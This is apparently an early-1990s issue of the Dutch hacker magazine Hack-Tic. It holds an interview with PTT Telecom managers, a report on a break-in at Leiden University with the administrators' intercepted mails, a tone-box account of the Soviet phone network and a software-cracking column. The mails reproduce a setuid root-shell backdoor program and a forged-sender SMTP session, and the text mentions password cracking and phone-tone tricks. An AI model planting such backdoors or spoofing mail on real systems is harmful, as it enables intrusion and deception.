Dekkers: Vroeger kon de baas van de centrale op z'n gehoor aangeven dat de centrale goed liep. Dat gehoorselement ontbreekt. Toch is het mijn eigen ervaring dat daarvoor iets voor in de plaats komt, waardoor men toch in staat is om het beheer goed uit te voeren. Ook de nieuwe generatie is enthousiast om weer een kwaliteitsprodukt te leveren. Er ontstaat een nieuwe nostalgie. Het begint al bij het onderwijs: mensen die wij nu binnen krijgen zijn niet meer enthousiast te krijgen voor die EM-technieken, dat is ook logisch.

Coolen: Wat betreft het zicht op wat systemen doen en wat er in zit: Ontwikkelingen gaan snel, maar ook omdat wij vaak aan de wieg staan van nieuwe internationale standaards, bouwen wij toch een redelijke hoeveelheid know-how op. We zien natuurlijk wel dat er hier en daar een probleem is in het samenstellen van de systemen. Het is aan de PTTs om te zorgen dat calamiteiten niet optreden en als ze onverhoopt toch optreden dat het net voldoende robuust is en dat er alterna-

tieven zijn om de dienstverlening te waarborgen. Daar gaat veel werk inzitten. Het net moet zo betrouwbaar mogelijk zijn.

Dekkers: We hebben ook een hele goede relatie met onze leveranciers, zodat we bij eventuele problemen ook heel snel een beroep op hen kunnen doen. Problemen zoals U beschrijft zie ik in Nederland niet. Het centralepersoneel kan veel problemen oplossen, dan zijn er landelijke teams, en als het erg extreem wordt kunnen wij op de leveranciers terugvallen.

HT: Welk percentage van het Nederlandse telefoonnet is nu digitaal?

Dekkers: Vanaf 1 jan 1995 zijn er geen EM-centrales meer (nu minder dan 30%), die worden nu vrij snel vervangen. Het gaat hier om zo'n 400 systemen. Dan hebben we nog 300 computergestuurde analoge centrales (PRX-A) en 250 volledig digitale centrales (5ESS, AXE of System-12).

HT: Komt er Caller-ID in Nederland? Zo ja, verwacht U daar geen grote maatschappelijke rel over?

Coolen: U bedoelt dat het nummer van degene die belt automatisch wordt getransporteerd naar de ontvangende kant. Dat is een techniek die in ontwikkeling is. Of wij dat toe gaan passen, standaard in ons net, dat is nog even de vraag. Daar zitten privacy-aspecten aan vast en die discussie willen we natuurlijk eerst voeren alvorens we dit invoeren.

Dekkers: Je hebt in feite twee toepassingen. Allereerst het bekendmaken bij de B-abonnee. Daar zitten veel privacy aspecten aan vast waar we heel verantwoord mee om moeten gaan.

Coolen: Eventjes heel feitelijk. U weet, dit is alleen mogelijk bij ISDN. ISDN wordt per 1 december commercieel ingevoerd in de 4 grote steden. Dan gaat de proef in Rotterdam over in een commerciele introduktie. Dat zal overigens zijn met de Duitse standaard. Pas in 1993 gaan we werken met de dan uitontwikkelde ETSI standaard. Voorafgaande aan de invoering van ISDN gaan we op 28 november in Rotterdam een symposium organiseren met een aantal maatschappelijke groeperingen die zich bekommeren om de privacy. Juist omdat ook rond het aspect Caller-ID en ook rond andere aspecten nog de nodige controverses hangen.

HT: Op het analoge net geen Caller-ID, zoals nu in de VS.

Coolen: Alleen op het digitale deel. Op PRX-A hangt het er nog een beetje van af: daar moeten toch een aantal technische aanpassingen voor komen.

HT: Met alle digitale techniek die komen gaat (zoals ISDN) rijst de vraag of het analoge net nog wel een toekomst heeft. Wie zegt ons dat de nieuwe alternatieven voor de consument betaalbaar zullen zijn? Wanneer verdwijnt het analoge net?

Coolen: Zoals de technische ontwikkelingen nu gaan kopen wij alleen nog maar digitale centrales en digitale transmissiemiddelen. Dus op een gegeven moment, als de PRX-A centrale versleten is, economisch of technisch, hebben wij alleen nog maar digitale centrales en digitale transmissiemiddelen. Of elke klant dan ook een digitaal telefoontoestel moet hebben, dat denk ik niet. Ook op het digitale net (en dat zie je vandaag de dag al) kun je analoge aansluitingen hebben. Voor wie gewoon simpel wil telefoneren zal er altijd een analoge aansluiting zijn. Als de klant straks meer diensten wil, dan wil hij ook vanzelf een ISDN aansluiting. Het kan ook zijn dat de prijs van een digitaal toestel straks zo laag ligt dat men om die reden besluit om een ISDN aansluiting te nemen. Dat is een puur marktmechanisme. De PTT biedt altijd beide mogelijkheden aan.

HT: Het is grappig dat een ISDN aansluiting duurder is dan een gewone telefoonaansluiting, terwijl het eigenlijk (aan de kant van de centrale) minder voorstelt. Het analoge deel van de centrale is er tussenuit gehaald en dat is een ISDN aansluiting.

Coolen: Het prijsverschil zit erin omdat het digitale transport naar de klant thuis nog steeds erg duur is. Dat heeft ook met de schaalgrootte te maken natuurlijk. Als alles digitaal wordt zal dat wel goedkoper worden, maar op dit moment is dat nog erg duur.

HT: Op 1 december komt er dus ISDN in de grote steden. Zijn daarvoor de tarieven al bekend?

De Vos: 85,- per maand, dit is voor de 2B + D aansluiting, maar over de precieze tarieven sturen we U wel even een persbericht.

HT: In de VS is het de lokale telefoonmaatschappijen verboden om ISDN te leveren voor meer dan een normale telefoonaansluiting.

Coolen: De tarieven van ISDN zijn ook vergelijkbaar met de tarieven voor het normale tele-

foonverkeer. Men moet bedenken dat één ISDN lijn twee gewone lijnen vervangt.

Een tijdje later valt inderdaad het beloofde persbericht over de ISDN tarieven in de bus. Hierop echter niets over een symposium, alleen dat caller-ID aan zal staan, dat het alleen werkt tussen twee ISDN aansluitingen, maar dat iedere gebruiker dit kan blokkeren. Verder is tijdens het gesprek over het zo goedkope ISDN nooit gesproken over aansluitkosten van 800 gulden voor een ISDN lijn.

Dekkers: Dan is er een tweede type van Caller-ID waarbij je je identiteit via bijvoorbeeld TDK-toontjes aan de andere kant duidelijk maakt (PIN-codes etc.). Dit soort toepassing zie je steeds vaker. Daar staat het net natuurlijk buiten.

HT: Wordt elke telefooncel een kaarttelefoon, of blijven er altijd munttelefoons?

Coolen: Het beleid is er op gericht een hogere telefoonceldichtheid te creeren. Er zijn nu ruim 8000 cellen.

De Vos: 8400 om precies te zijn

Coolen: Eind dit jaar zitten we op 10000. En we gaan naar 22000 in 1995. Een verdrievoudiging vanaf april 1990 toen er ruim 7000 waren. Het overgrote deel van deze 22000 worden kaartcellen. Er zullen wel altijd munttoestellen blijven. Als er ergens een cluster staat zal er zo vaak mogelijk een munttoestel bij staan. De groei in kaartcellen zal echter veel groter zijn dan de groei in muntcellen.

De Vos: Wij zeggen altijd dat de verhouding uiteindelijk 60/40 zal zijn, 60 kaartcellen op 40 munttelefoons.

HT: Komen er cellen die de TeleCard en andere magneetkaarten accepteren?

Coolen: Onder andere op Schiphol staan reeds PTT-toestellen die credit-cards accepteren, die accepteren nu ook TeleCards. Er zijn ook plannen om meer cellen neer te zetten die credit-cards of zelfs alleen de TeleCard accepteren, maar daarover is nog geen uitspraak gedaan, dat zit nog even in de pen.

HT: Hoe kijkt U zelf aan tegen Hack-Tic, en tegen hackers in het algemeen?

Dekkers: Het wordt zeker niet beschouwd als een spelletje, het is een serieuze zaak en het bedrijf probeert gewoon om er zo goed mogelijk op te reageren. De basis is dat wij een zo fraudebestendig mogelijk net op willen bouwen. Als het hackers lukt om allerlei ongewenst gebruik van het net te maken proberen wij dat natuurlijk te voorkomen.

HT: Er lijkt een verschil te zijn tussen de manier waarop de technici tegen hackers aankijken en de wijze waarop managers dat doen. Waarom zou dat zijn?

Coolen: Ik denk dat het een algemeen gevoel is bij de PTT dat als iemand het net kan kraken, we dat dan geen van allen leuk vinden, en dat we proberen om er zo snel mogelijk iets aan te doen.

Dekkers: Het is onze eer te na.

HT: Tot hoever kunnen hackers bij U gaan? Waar eindigt het "leuke spelen met het telefoonnet" en doet U aangifte bij de politie?

Dekkers: In principe is ook het gratis bellen voor eigen gebruik natuurlijk ongeoorloofd misbruik en we moeten dat ook via de juridische kant eens goed bekijken.

Coolen: We bekijken dat van geval tot geval. Een ding staat vast: we proberen er alles aan te doen om dit soort gebruik onmogelijk te maken.

HT: Als het onmogelijk zou blijken te zijn om bepaalde dingen technisch aan te pakken, zou er dan naar juridische middelen worden gegrepen? Is er een spanningsveld in de zin van "eerst maar proberen om het technisch op te lossen, en als dat niet lukt via de juridische weg proberen"?

Coolen: Het is ons doel het net zo in te richten dat misbruik niet, of alleen tegen hele hoge kosten voorkomt waardoor het dus niet meer gebeurt. 100% beveiliging is nooit mogelijk. Daarnaast kijken we per geval of we er juridisch iets aan kunnen doen.

Dekkers: Vergelijk het met zwartrijden. Er zijn veel mensen die het doen, maar toch dien je voor de dienst openbaar vervoer te betalen.

De Vos: Als je iets juridisch wilt aanpakken moet je toch altijd nagaan in hoeverre het openbaar ministerie iets in de zaak ziet.

HT: Hoeveel fraude is er nou precies op het telefoonnet? Er wordt toch heel wat gefraudeerd met telefooncellen, belhuizen etc. Wordt fraude meer of juist minder?

Coolen: Ik denk dat ik daar geen uitspraak over doe.

De Vos: Ik denk dat alles wat we daar over zeggen alleen maar uitnodigt tot meer speculatie.

HT: U geeft ook geen beeld van een meer algemene trend? Stijgt het?

De Vos: Nee, ook daarover willen wij niets zeggen.

HT: Hoe zit dat met het internationaal telefoneren, is die situatie onder controle of kan nog steeds een ieder gratis bellen?

Dekkers: Er zijn bepaalde maatregelen genomen. En die situatie is nu onder controle.

HT: Wie betaalt de rekening?

Coolen: Er zijn daar natuurlijk met de diverse administraties afspraken gemaakt, maar het lijkt me niet zo opportuun om daar nu uitspraken over te doen.

HT: Wat voor soort maatregelen betreft het?

Dekkers: Er zijn om dit soort dingen te voorkomen aanbevelingen tussen verschillende landen onderling, en wij hebben er nog eens wat extra aandacht aan besteed om die aanbevelingen na te leven. Verder dringen wij daar dus nu ook bij andere landen op aan.

HT: ATF1 was onveilig, toen kwam het veilige ATF2 en dat werd ook gekraakt. Sinds een tijdje belt ook Jan en Alleman gratis met ATF3. Wordt ATF4 ook weer veilig?

Coolen: In ATF4 (het digitale GSM net) is vanaf het begin de hele beveiliging, en de identificatieprocedure met name, met de meest moderne technieken aangepakt. Het gaat nu toch om een onkraakbaar systeem, voor zover die inderdaad bestaan. Ik denk dat dit een heel 'sophisticated' systeem is.

HT: Wat doet de PTT als (bijvoorbeeld in het kader van het verdwijnen van de Europese binnengrenzen) het monopolie wordt opengebroken? Speelt bij de technische beslissingen de gedachte mee dat het net straks in kleine stukjes op te delen moet zijn? Is dat zowieso in Nederland wel mogelijk?

Coolen: Er zijn gebieden waarvoor we een consessie hebben, daar zijn we trots op en daar gaan we zuinig mee om. We proberen daar zo'n prestatie te leveren dat Nederland geen behoefte heeft aan een concurrent. We kijken eens om ons heen en we proberen iedereen die het ons echt moeilijk zou kunnen maken te verbeteren. Daardoor slaan we twee vliegen in 1 klap: Nederland heeft geen behoefte aan een tweede conssesionair (monopoliehouder, HT), en als Nederland er toch behoefte aan heeft dan zullen die nog een zware dobber hebben aan de PTT.

HT: En als het Europese hof zich straks uitspreekt om het interlokaal en internationaal verkeer op te splitsen.

Coolen: Het is niet aan de PTT om daar over te beslissen, als de overheid het zegt richten wij ons daarnaar. Als dat mocht gebeuren dan zullen wij ons daarnaar schikken. Wij denken dat dat niet zo'n goede zaak is, maar als de politiek er anders over denkt, het zij zo.

HT: En als via het autotelefoonnet een abonnee uit land A via ons autotelefoonnet naar land B belt, komen daar straks ook aparte tarieven voor?



Coolen: Technisch, in de structuur, kan dit wat U zegt. Om dat toe te staan zijn er allerlei administratieve regelingen nodig, en ook contracten tussen operators.

HT: Is er in Nederland voorzien dat bij ATF meerdere operators naast elkaar steunzenders gaan onderhouden?

Coolen: Als ik de minister goed begrepen heb, nogmaals het is niet aan ons, het is aan de overheid, dan denkt zij hierover en zal zij hierover te zijner tijd uitspraak doen. Wij gaan ervan uit dat er een tweede operator komt in Nederland voor ATF4. Nogmaals het is niet aan ons, van ons hoeft het niet, het is aan de minister, en die heeft te kennen gegeven dat ze daarop aan het studeren is en daar een uitspraak over gaat doen.

HT: Er zijn nu koopnummers van 50 cent per minuut, er komen straks koopnummers van 75 cent per minuut. In de VS zijn er de '900 nummers' waar je b.v. concertkaartjes per telefoon kunt kopen, en waar de telefoonmaatschappij dus vervalt tot een soort incassobureau.

Dekkers: Interessante gedachte!

Coolen: Het is nu al zo dat de PTT de incasso verzorgt en dan afdraagt aan de exploitant.

HT: Ik doel meer op koopnummers waarbij het horen van een bepaalde mededeling niet langer het doel is, maar waarbij een achterliggend iets wordt gekocht.

Coolen: Als het om echt grote bedragen gaat denken wij toch dat er een identificatie van de gebruiker aan vast zit in de zin dat het net wellicht zegt welk nummer het is maar dat je dan bijvoorbeeld door het intoetsen van een PIN-code vaststelt dat het om de juiste persoon gaat. Maar het is de zorg van degene die dit systeem zou gaan exploiteren om te zorgen dat ie weet wie er belt. Bij bepaalde diensten moet je ook nu al een abonnement hebben. De nieuwe tarieven (75 ct.) zijn bedoeld voor mensen die serieuze informatie aan te bieden hebben en die zeggen van: "Voor die twee kwartjes kan ik het niet doen".

HT: Worden sexlijnen van die nieuwe nummers geweerd?

Coolen: Het is niet aan de PTT om acties te ondernemen betreffende de inhoud van de boodschap. Dat zou ook verkeerd zijn. Het is wel zo dat de lijnen van 75 cent voor amusement minder interessant zijn.

HT: Er wordt de laatste tijd nogal wat geschreven over een betere fysieke beveiliging van het nationale telefoonnet. Wat is precies de achterliggende filosofie? Wordt elk schakelkastje een vesting?

Coolen: Ik denk dat de stap die wij nu zetten een hele stap vooruit is. Daar zit ook een heel systeem achter.

HT: Wordt het personeel er niet gek van om zich bij elk kastje te moeten identificeren?

Coolen: Als je als PTT-er begrijpt waarom dit is denk ik dat je je er wel aan houdt. Ik denk dat het ook niet zo leuk is als we als PTT in betrekking met onze schakelkasten met minder leuke dingen worden geconfronteerd.

HT: Zoals?

Coolen: Inbraak, sabotage, noemt U maar op.

HT: Komt dat nou op grote schaal voor? Ik herinner me een paar kranteberichtjes, maar ik kan me niet voorstellen dat je daarom een mijoenenproject lanceert.

Dekkers: Daar wil ik verder geen uitspraak over doen. Het kan zijn dat we op een bepaald moment ogenschijnlijk met een kanon op een mug schieten, maar we moeten eventuele toekomstige ontwikkelingen voor blijven.



Laatste Nieuws

PTT Telecom sluit Auto-Collect af!

De automatische collect-call service van PTT-Telecom, waarover meer in de Hack-Tic light van dit nummer, is na een paar dagen in bedrijf te zijn geweest op 23 oktober afgesloten. Als je nu na het bellen van 06-0101 in het hoofdmenu optie 3 kiest krijg je de operator aan de lijn. De PTT heeft haar eigen service kennelijk geprobeerd (moeten ze vaker doen) en is er achter gekomen dat als de gebelde partij gewoon haar/zijn mond dicht houdt en niet neerlegt, dit door het systeem wordt opgevat als het aannemen van de collect-call, ook al wordt er niet op de nul gedrukt. Het probleem is wellicht dat antwoordapparaten precies het bovenstaande doen.

Het was natuurlijk wel handig: je staat op een station en je moet even doorgeven dat ze je komen halen. Je belt 06-0101 en je geeft in 10 seconden door dat je aangekomen bent. De opgebelde legt neer en komt je halen. De kosten voor het bezorgen van dit bericht worden betaald uit de miljoenenwinsten van PTT-Telecom. Het kan natuurlijk nog steeds: je laat de operator een collect-call maken naar Jantje. Jantje bestaat niet, maar de andere kant weet dat dit het afgesproken sein is om je te komen halen. Scheelt je toch elke keer weer een kwartje.

De nadelige kant weegt natuurlijk zwaarder: je zult maar 3 geaccepteerde collect-calls op je antwoordapparaat hebben staan (à *f*5,00 per stuk en dan 20 cent per minuut). Laten we hopen dat dit systeem dan ook werkelijk een vroege dood is gestorven en dat niemand het onzalige idee krijgt om de geesten tot leven te wekken. Zolang collect-calls de PTT 5 gulden per stuk opleveren hoeven ze van ons eigenlijk helemaal niet!

Hackers lezen post systeembeheer

Hack op Rijks Universiteit Leiden

So what? Er is weer eens een universiteitscomputer gehacked. De lol is deze keer dat hackers alle post van de systeembeheerders van de gehackte machines konden lezen. Zo konden ze op de hoogte blijven van alle acties die tegen de indringers ondernomen werden en werd er een langdurig spelletje kat en muis gespeeld. Een korte uitleg van de post die je op de volgende 2 pagina's aantreft.

We vallen in het verhaal als een systeembeheerder reageert op een bericht waarin 1 van de hackers de beheerders op een fout attent maakt. De systeembeheerders vinden nogal wat gaatjes in hun systeem en melden die via e-mail aan elkaar en dus ook aan de hackers.

Een van de hackers vindt het zo niet langer een uitdaging en stuurt een berichtje aan het systeembeheer om ze te vertellen dat ze dit soort zaken beter onder 4 ogen kunnen bespreken.

De systeembeheerders hebben nog steeds de illusie dat de inbreker zich ergens op de universiteit verschanst en willen een paar logins open laten staan om de snoodaards te pakken, maar worden (van bovenaf ?) verzocht de zaak dicht te stoppen, dit i.v.m. mogelijke schade.

Men begint mail nu met 'natuurlijk weet je niet zeker of ik het ben', maar verder praat men rustig verder terwijl de hackers meelezen. De verwarring die nu ontstaan is kan de hacker niet meer aanzien. Hij connect direct met de mail-poort van het systeem (tricky, maar het komt er op neer dat je het systeem geen afzender meer voor e-mail hoeft te vertellen) en legt in een berichtje de situatie uit

Wie is kat en wie is muis?

Hack-Tic zoekt:

Outline-fonts voor Bitstream-Fontware, leuke Ventura 3.0 extensions, een Nederlandse dictionary-file voor Ventura 3.0, een goedkoop adres voor de OPC-cartridge voor een FACIT P-6010 laserprinter, goede electro-CAD software, een groot en toch betaalbaar woon/werkhuis met minstens 6 kamers (in de Randstad) en (last but not least) schrijfsters en schrijvers die artikelen voor Hack-Tic willen schrijven.

```
>        Stefan,
>
>     Een kwartier geleden stuurde mijn grote vriend de hacker het volgende
>     mailtje:
>
> Forwarded message:
> >  Date: Mon, 16 Sep 91 13:21:49 +0200
> >  From: dwarf@rulcvx.LeidenUniv.nl (W. Jaffe)
> >  To: ravijn@rulcvx.LeidenUniv.nl
> >  Subject: haha
> >  Cc: deul@rulcvx.LeidenUniv.nl
> >
> >  Je bent nog wat vergeten geloof ik .....
> >  loser...
>
>     Afgelopen weekend heeft hij nog bij mij ingelogd en heeft mijn
> log files van de sessies ontdekt. Erik Deul heeft echter geen bijzondere
> files kunnen ontdekken, dus waarschijnlijk is hij de eerste keer binnen-
> gekomen door een toevalstreffer. In ieder geval is hij blijkbaar gefrus-
treerd
> aan het raken, zeker nu ik ook mijn paswoord heb gewijzigd.
>   Deze keer kwam hij binnen op het notesys account op de Convex, waarna hij
> doorlogde naar dwarf. Het paswoord van dwarf zullen wij wel veranderen; dat
> van notesys lijkt me iets voor jou. Stond dat wellicht in de .netrc file
> van root? In ieder geval moeten we de komende tijd maar in de gaten houden
> welke algemeen bekende paswoorden hij nog meer heeft kunnen achterhalen.
> --
>     _____ ____
>    /    /   /
>   /___ /___/            Frank Ravijn
>  /    /  \          Sterrewacht Leiden     Bitnet: Ravijn@HLERUL51
> /    /    \        Phone (31) 71 275837     Local: Ravijn@HL624
>
```

Stefan M. Linnenkast   linnenkast@rulcvx.LeidenUniv.nl

From deul@rulhsw Thu Sep 12 13:17:50 1991
Date: Thu, 12 Sep 91 13:18:00 +0200
From: deul@rulhsw (Erik Deul)
To: crissl@rulcvx.LeidenUniv.nl
Subject: hacker

Stefan,

Frank Ravijn vond ergens onder zijn dir-boom het volgende filetje:

```
main()
{ setuid(0); execl("/bin/sh","-",0); }
```

Dit heb ik bij mijn Sun even gecompiled en onder root ownership met de stikky bit aan gezet. Iedere gebruiker kan dan root worden zonder password.

Erik

From linnenkast Mon Sep 16 14:47:01 1991
Subject: Re: haha (fwd)
To: ravijn@rulhsy (Frank Ravijn)
Date: Mon, 16 Sep 91 14:47:01 METDST
Cc: crisar@rulcvx.LeidenUniv.nl (Anton van Roskamp)
Reply-To: crisar@rulcvx.LeidenUniv.nl
Phone: (NL) (71) 276936

Bedankt voor de melding.

Het notesys paswoord was er een, die met behulp van een paswoord kraak programma te kraken was, namelijk 'voltaire'. Inmiddels zit er een veilig paswoord op. In /.netrc staat alleen het paswoord 'guest' voor user anonymous op louie.ude
gerust, dan).
Overigens handelt Anton van
zaak verder af, dus kun je

>

Stefan M. Linnenkast

\# mail crissl ravijn deul
Subject: RE: me
I can read mail you know, S
over mail, and your .sh_his
.
Cc: your big friend

From crisar Fri Sep 13 14:42
Date: Fri, 13 Sep 91 14:42:1
From: crisar (Anton van Ros
To: deul
Subject: inbreker
Cc: crisar

Wat betreft je afspraak met
van ravijn laat staan om eve
wij zijn hier toch wat minde
op de convex.
ik zou het toch prettig vind
spijkerd.
groeten Anton v Roskam

Forwarded message:
> From deul@rulhsw Fri Sep 1
Date: Fri, 13 Sep 91 21:30:2
From: deul@rulhsw (Erik Deul
To: crissl@rulcvx.LeidenUniv
Subject: ravijn

Stefan,

Ik ben zo vrij geweest om ro
rulcvx af te sluiten. Ik heb
rond 21:25 op 13-sep. Wij ho
gaten. Mocht er iets dramati

Erik

Stefan M. Linnenkast

From: ravijn@rulhsy.LeidenUn
Subject: Re: Hacker
To: mallinga@venturi.astro.w
Date: Thu, 12 Sep 91 20:23:0

Ten tweede malen hal

Natuurlijk weet je n
het. Wat betreft je opmerkin
mail ontvang) blijkbaar niet
situatie op de Sterrewacht k
mag hij gerust weten dat zij
aangezien de protektie door
kan. Toen ik Stefan mailde d
schreef hij terug dat hij da

l.edu, dus wees gerust (nou, een _beetje_

Roskamp <crisar@rulcvx.LeidenUniv.nl> de
beter voortaan direkt met hem communiceren.

Frank

linnenkast@rulcvx.LeidenUniv.nl

o if you don't want me to know don't discuss me
tory tells me a lot too.

2:16 1991
15 +0200
kamp)

Linnenkast, ik heb begrepen dat je het nummer
entueel de inbreker in zijn nek te grijpen.
er enthusiast voor i.v.m de eventuele schade

den als je eventuele gaten a.s.a.p dicht

p.

13 21:30:09 1991
20 +0200
)
.nl

nd 17:50 op 13-sep het account van ravijn op
dit na overleg met frank ravijn weer geopend
ouden gedurende het komende weekend de zaak in de
sch voorvallen dan sluit ik de boel weer af.

linnenkast@rulcvx.LeidenUniv.nl

iv.nl (Frank Ravijn)

washington.edu (Garrelt Mallinga)
08 MET ST

lo,

iet z er of ik het ben, maar geloof me, ik ben
gen: de inbreker vindt de rulhsy (waar ik mijn
interessant genoeg. Ik weet niet zeker of hij de
ent qua computers, maar ik denk het wel. Verder
n programma's ontdekt zijn; dat is wel duidelijk
Stefan is verandert zodat alleen root er nog aan
dat mijn gast naar .netrc files had zitten zoeken,
ar ook aan gedacht had; hij was al bezig die te

zoeken om hun eigenaars te waarschuwen. Verder leek het hem een goed idee dat
ik mijn paswoord niet veranderde. Ik denk niet dat mijn gast door heeft dat
hij
wordt gevolgd, dus het is beter dat je niets onderneemt als je mensen laat
ingelogd ziet. Wanneer iemand is ingelogd kun je ook met last zien, en dat
is bij mij al een gewoonte geworden. Voorlopig kijken we eerst maar de kat
uit
de boom. Wat betreft breemen: die ftpt wel eens, maar meestal net na
middernacht. Dan zijn ook nog wel eens anderen aktief. Ik heb tot nu toe geen
overtuigende overeenkomsten tussen de login/logout tijden van mijzelf en
breemen
kunnen ontdekken, maar dat zegt op zich niet veel. Het belangrijkste lijkt me
dat we kunnen opsporen waar het veiligheidslek zit.

```
    _____ ____
   /     /   /
  /___  /___/         Frank Ravijn       Internet:  Ravijn@rulhsy.Leide-
nUniv.NL
 /     /   \         Sterrewacht Leiden     Bitnet: Ravijn@HLERUL51
/     /     \       Phone (31) 71 275837     Local: Ravijn@HL624
```

From mallinga Thu Sep 12 11:32:58 1991
To: ravijn@rulhsy.LeidenUniv.nl
Subject: Re: Hacker

> Ten tweede malen hallo,
>
> Natuurlijk weet je niet zeker of ik het ben, maar geloof me, ik ben
> het.

Oh ja? Je maakt mij veel te weinig typfouten! Als jij de echte Frank bent kun
je mij dan vertellen waar ligt de sleutel voor de koffie ligt?

```
telnet>  open rulcvx 25
Trying...
Connected to rulcvx.
Escape character is '^]'.
220 rulcvx.LeidenUniv.nl Sendmail 5.64/1.35 ready at Tue, 17 Sep 91
05:30:16 +0200
helo hackia.hack.universe
250 rulcvx.LeidenUniv.nl Hello hackia.hack.universe
(rulhsx.LeidenUniv.nl),
pleased to meet you
mail from: hacker
250 hacker... Sender ok
rcpt to: crissl
250 crissl... Recipient ok
rcpt to: deul
250 deul... Recipient ok
rcpt to: ravijn
250 ravijn... Recipient ok
data
354 Enter mail, end with "." on a line by itself
hi there, I am not from your university, not even from holland, I
don't want any innocent people to be charged with hacking.the only
reason I hacked your system is because it is a convenient gateway
to the internet and i kind of like this chasing business. I didn't
log mister mallinga of, he probably just typed 2 ctrl-d's (If you
are wondering how I can read your mail, my girlfriend can read
dutch so she translates once in a while)

hoping to be on your system for a long while

(btw I am using just an ordinary password hacker to get accounts.)
.
250 Ok
quit
221 rulcvx.LeidenUniv.nl closing connection
```

Het Sovjet-telefoonnet

A story of tin cans and strings.....

Door Rop Gonggrijp

Het is een grote kast, ietwat slordig tegen de gevel hangend, bijna nooit op slot en er zit een warboel van draden in. Het is duidelijk dat elke technicus het zijne heeft gedaan terwijl hij vloekte op de vorige die de kast bezocht en zonder zich te bekommeren om hoe de volgende zijn werk zal moeten doen. Je vindt deze kasten veel in Moskou en ze laten niet veel te raden over wat betreft de staat van het telefoonnet.

Ik verbleef bij vrienden die hun telefoon kregen in 1982, en hem in 1970 hadden aangevraagd. Zo te zien een gewone kiesschijf-telefoon zoals we die hier ook hebben gehad. Als ik hem had opengeschroefd, had ik waarschijnlijk gemerkt dat de diodes die het menselijk gehoor moeten beschermen tegen de luide klikken op de lijn tijdens de verbindingsopbouw ontbraken. Het maakt pijnlijk duidelijk waarom sommige oudere mensen nooit kiezen met de hoorn tegen hun oor.

Binnen Moskou is het bellen nog redelijk goed te doen: je kiest het 7 cijferige abonneenummer en je maakt een redelijke kans dat de juiste telefoon elders in de stad gaat rinkelen. Ook vanuit telefooncellen (die alleen lokale gesprekken kunnen maken) gaat het goed. Vanuit een telefooncel kost een gesprek 2 kopeken (een kopek is 1/100 roebel). 2 kopeken is omgerekend ongeveer 0.03 cent!

Een heel ander verhaal wordt het als je interlokaal wilt bellen. Volgens de theorie kies je dan een 8 en wacht je op een kiestoon om verder te kiezen met netnummer en abonneenummer. In de praktijk is het krijgen van de kiestoon een verhaal apart: als het net overbelast is hoor je een serie korte piepjes van dezelfde frequentie als de tweede kiestoon. Het register in de centrale klikt dan door de uitgaande lijnen heen en komt er achter dat ze in gesprek zijn en gaat verder. Dit betekent waarschijnlijk dat de mensen die in gesprek zijn op die lijnen een klik horen terwijl andermans register kijkt of de lijn vrij is. Na 5 keer proberen geeft het register het op en hoor je de in-gesprektoon.

Komt het gesprek tot stand dan is de kwaliteit van de verbinding in ieder geval op z'n best belabberd. Het kan zijn dat de andere kant zo verzwakt klinkt dat er geen gesprek te voeren is, en ook veelvuldig klikken en een harde ruis behoren tot de mogelijkheden.

Om een informatie-operator in een andere stad te bereiken kies je een 8 en dan het netnummer van die stad en dan een nummer dat per stad verschilt. De nummers van moskou staan in een luxe gebonden telefoonboek (het verandert toch niet zo snel als het 12 jaar duurt om een lijn te krijgen). Ook de informatie nummers staan in elk telefoonboek.

Internationaal bellen vamuit de Sovjet-Unie kan op drie manieren:

Je kunt bij een groot internationaal hotel een telefoonkaart kopen en gebruik maken van de internationale telefooncel in dat hotel. Deze cellen accepteren niet alleen de speciale kaarten, maar ook American Express en Mastercard. De kaarten kosten 30 roebel per stuk, maar je moet ze wel kopen tegen de 2:1 koers die het hotel hanteert (gewone koers 60:1). Het gesprek kost op deze manier zo'n 10 gulden per minuut naar Europa, naar Amerika is het nog duurder.

Je kunt het gesprek aanvragen bij de telefoniste in Moskou. Je moet ongeveer een uur proberen om er door te komen en het gesprek moet 24 uur van tevoren worden aangevraagd. Kosten: ongeveer 50 cent per minuut (het gemiddeld maandsalaris in de Sovjetunie is omgerekend ƒ20,-).

Je kunt ook direct naar het buitenland bellen door eerst een 8 en dan 10 te bellen, gevolgd door het landnummer, netnummer en abonneenummer. In de Moskouse Pizza-Hut ben ik een Nederlandse student tegengekomen die in huis woont met iemand die weer iemand zegt te kennen die het wel eens gelukt is om op deze manier een gesprek tot stand te brengen. Ik heb het zelf enige uren geprobeerd maar ik ben er niet doorheen gekomen. Na alles te hebben gedraaid volgt steevast een bandje in het russisch dat me mededeelt dat mijn gesprek helaas is gestrand.

Goed, dan maar zelf een beetje rondklooien. Gelukkig had ik mijn Rainbow Warrior (de voorganger van de Demon-Dialer) bij me. Met dit kastje kon ik alle tonen maken die voor het besturen van aardse telefoonnetten nodig zijn. Ik belde de informatie-operator op een lange verbinding (Moskou-Wladiwostok) en hoorde toen zij opnam een piepje dat verdacht veel leek op een 2600 Hertz toon zoals ook vroeger in het Amerikaanse systeem gebruikt werd. Ik belde nog een keer en gaf nu zelf de toon via de microfoon en .... weg was de verbinding.

Nog een kwartier later wist ik dat een heel kort piepje het sein was om weer een nieuwe verbinding op te bouwen (de centrale reageerde met een kort toontje om me te zeggen dat ik kon beginnen met het sturen van de cijfers). Ik heb het een en ander geprobeerd maar kon het juiste formaat die avond niet meer vinden. Wel hoorde ik op de achtergrond de signalerings-riedels van andere gesprekken en ik kon opmaken dat het ging om een systeem dat werkt met MF-tonen en dat er veel digits werden gezonden. Waarschijnlijk wordt zowel het gebelde als het bellende nummer verzonden, zodat eventuele autoriteiten onmiddelijk kunnen zien wie wie belt. Ik besloot de volgende dag binnen te blijven om het allemaal eens goed op een rijtje te zetten. Echter, toen ik wakker werd reden er tanks door de straten en was er een klassiek pianoconcert op TV.

Is dit een klassiek voorbeeld van een overheid die paniekerig wordt als mensen met het telefoonnet spelen of was er meer de hand? De geschiedenis zal het ons leren. In ieder geval was binnen zitten en spelen met de telefoon er tot mijn vertrek niet meer bij. Maar de zucht naar kennis blijft en misschien schrijft iemand die dit stuk leest het vervolg.

KRAAK!

Een nieuwe rubriek door V.I. Ulianov

Hack-Tic denkt aan haar lezers. Daarom hebben wij besloten onze al aanzienlijke dienstverlening nog verder uit te breiden. Hier komen de diverse software-beveiligingen aan bod. Natuurlijk is deze informatie uitsluitend bedoeld voor legitieme kopers van oorsponkelijke programma's die het zat zijn steeds in de handleiding te moeten zoeken naar sleutelwoorden e.d., of die graag een backup willen kunnen maken van hun dure diskette. Maar dat wisten jullie al.

